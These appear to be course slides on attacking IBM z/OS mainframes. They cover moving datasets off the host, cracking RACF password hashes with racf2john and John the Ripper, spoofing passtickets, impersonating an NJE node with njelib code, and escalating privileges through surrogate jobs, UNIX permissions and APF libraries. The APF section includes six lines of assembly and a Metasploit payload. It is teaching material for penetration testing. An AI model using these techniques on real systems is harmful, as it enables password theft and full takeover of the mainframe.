- Using the transmit program XMIT
 - `XMIT <jesnode>.CSSMTP1 DA(<dataset>)`
 - `XMIT LRNR.CSSMTP1 DA('LRNRnn.EMAILOUT')`
- **Biggest challenge:** Requires you to put all the email headers in the file you want to send before you run this command

Just Use NFS

- Yeah that NFS!
- Are there any NFS shares available?
- Use nmap script `nfs-showmount`
- Do we have write access to those folders/datasets?

- If so:
 - copy your files there with **OCOPY/cp/PATHOPTS**
 - Use NFS in Kali to mount the file system
 - Copy the files to your system

SFTP/SCP

- SCP and SFTP inbound and outbound work as expected
- Except ONLY works with UNIX files (not datasets)
- Inbound (z/OS is the server, client is say, Linux), one MAJOR difference:
 - **SCP** will ALWAYS do ASCII to EBCDIC
 - **SFTP** client transfers in binary by default

TRANSMIT or XMIT

- Use the TSO command TRANSMIT
 - e.g. **TRANSMIT LRNR.LRNR30 DA('LRNR.CRITICAL')**
 - Sends the file 'LRNR.CRITICAL' to 'LRNRnn' on node 'LRNR'
- LRNRnn can then receive the dataset using the receive command
 - e.g. **RECEIVE**

IND\$FILE

- Using your TN3270 Client
 - Not all clients are good at this
- File transfer relies on access to the **IND\$FILE**
 - Issues the command: **IND\$FILE GET 'PHIL.WARN' ASCII CRLF**
- Unbelievably slow but it works in a pinch

Password Cracking

- Gain access to RACF database
- Copy to offline system
 - **NOTE** Don't forget to transfer it in binary by issuing the command `binary` in ftp
- Strip out password hashes in Linux with **john the ripper**: `racf2john SYS1.RACFDB > hashes.txt`
- Crack the password with JtR: `john hashes.txt`

Passtickets

- A one-time password used in the place of the user's regular password
- Though the regular password still works
- They are generated for a single specific user/group/application combination
- Are good for only 10 minutes, with optional replay protection
- Insecure tickets are defined in RACF db with **RDEFINE PTKTDATA FEKAPPL UACC(NONE) SSIGNON(KEYMASKED(key16))**
- Since this masking algorithm is known passtickets can be easily spoofed
- Tools for passticket exploitation at <https://github.com/bigendiansmalls/passticket-tools>
- Better to define passtickets using ICSF encryption:
<https://www.ibm.com/docs/en/zos/2.5.0?topic=passtickets-protecting-passticket-keys>

Privilege Escalation

Low Hanging Fruit

- Always check your access!
- Current RACF Permissions **LU**
 - Do you have *OPERATIONS/*SPECIAL*?
- UNIX access? **LU OMVS**
- RACF **SEARCH** Command
 - **SEARCH** – shows all access
 - **SEARCH CLASS(SURROGAT)**
 - How could we use this for Privesc?
- USS – **su**

JCL Privesc

- If we have **READ** access to a SURROGAT profile
- Submit jobs as that user with **USER=XXXX**
- Using this we can create a shell with CATSO or Metasploit
- See what level of access they have
- You can submit JCL with REXX

Network Job Entry

- Is NJE enabled (it is)
- Can you read the JES2 Parmlib?
- Can you run the JES2 command **\$D NODE**
 - If a node isn't connected we can become that node!
- Python njelib.py
 - Using the python library **njelib.py** we can pretend to be a NJE node
 - If the node is trusted we've owned the mainframe
 - More:
[\[https://github.com/zedsec390/NJElib\]](https://github.com/zedsec390/NJElib)(<https://github.com/zedsec390/NJElib>)
b)
 - Once connected you're essentially running system commands
- Example njelib

```
import njelib
nje = njelib.NJE("LRNR","LIVE")
connected = nje.session(host="LRNRnn",port=175)
```

```
#send a command
Reply = nje.sendCommand(args.command)
print Reply
#send a message to someone
nje.sendMessage("HACKERS IN THE MAINFRAME", "chad")
#send a message to the master console
nje.sendMessage("ARF ARF")
#send a JCL file as a specific user
nje.sendJCL("cookie.jcl", "chad")
```

UNIX Privesc

- Do we have **BPX.SUPERUSER**?
 - **su** to root without a password
- Do we have **BPX.FILEATTR.APF**
 - We can create APF-authorized files in UNIX with **extattr +a**
- Do we have UPDATE access to **SUPERUSER.FILESYS.MOUNT**
 - We can mount a malicious file system with APF/SETUID files

Search/SuperC

- Use **=3.12** to search for words
 - Search PDS for the word 'PASSWORD'
- Use the JCL program ISRSUPC to do the same
 - Review the previous section for syntax

Searching With UNIX

- In UNIX you can search for passwords

```
cat //'DATASET(MEMBER)''|grep -i password
cat //'DATASET'||grep -i password
```

DASDVOL Class

- If the DASDVOL class is active
 - You can check in the **SETROPTS LIST** output
- And you're assigned READ access rights to a volume
- You can 'DUMP' any file* (meaning you can copy any file)
- We can show you an example

APF Authorized Files

Authorized Program Facility

- If you have **UPDATE** or greater access to APF Authorized Library you can do whatever you want
- Unrestricted access to memory
- SVC: 107
- Set KEY in PSW
- MODESET Macro
- MODESET KEY=ZERO,MODE=SUP
- Privesc in Six Lines

```
MODESET KEY=ZERO,MODE=SUP
L 5,X'224'
L 5,X'6C'(5)
L 5,X'C8'(5)
NI X'26'(5),X'00'
OI X'26'(5),X'B1'
```

How to Use It

- Place the following in a dataset:
 - Entrance HLASM
 - 6 lines of assembly
 - Exit HLASM
- Assemble/Link
 - Place in APF Authorized Dataset
 - Make sure to use “SETCODE AC(1)”
- Call with JCL
 - PGM= ** STEPLIB=

APF Challenges

- You cannot call APF-authorized programs from TSO
- JES2 is authorized – this is why JCL works
- UNIX **+a** programs are already authorized
- All ESMS now have an option to detect this type of privesc

Automating It

- Ayoub released a REXX tool: **ELV.APF**
- From: <https://github.com/ayoul3/Privesc>
- Lists all APF libraries and your access to them
- Given an APF library inserts code giving you system SPECIAL, OPER, and AUDIT
- Arguments:
 - **LIST**: Lists APF Authorized Libraries
 - **<Dataset>**: Inserts a program into this library/PDS

Other Privesc

- **ELV.SVC**
 - Some SVCs do the modeset for you if a register is set with a 'password'
 - This calls the svc
- **ELV.SELF**
 - Instead of setting your ACEE allows you to copy someone else's ACEE overtop of yours effectively giving you their permissions

Metasploit APF Privesc

- You must have UPDATE access to an APF library
- Use the FTP exploit
- Use the payload: **apf_privesc_jcl**
- Escalates privileges and gives your account READ access to 'BPX.SUPERUSER'
- Options:
 - **APFLIB** the APF library you have write access to
 - The rest are the same as all other payloads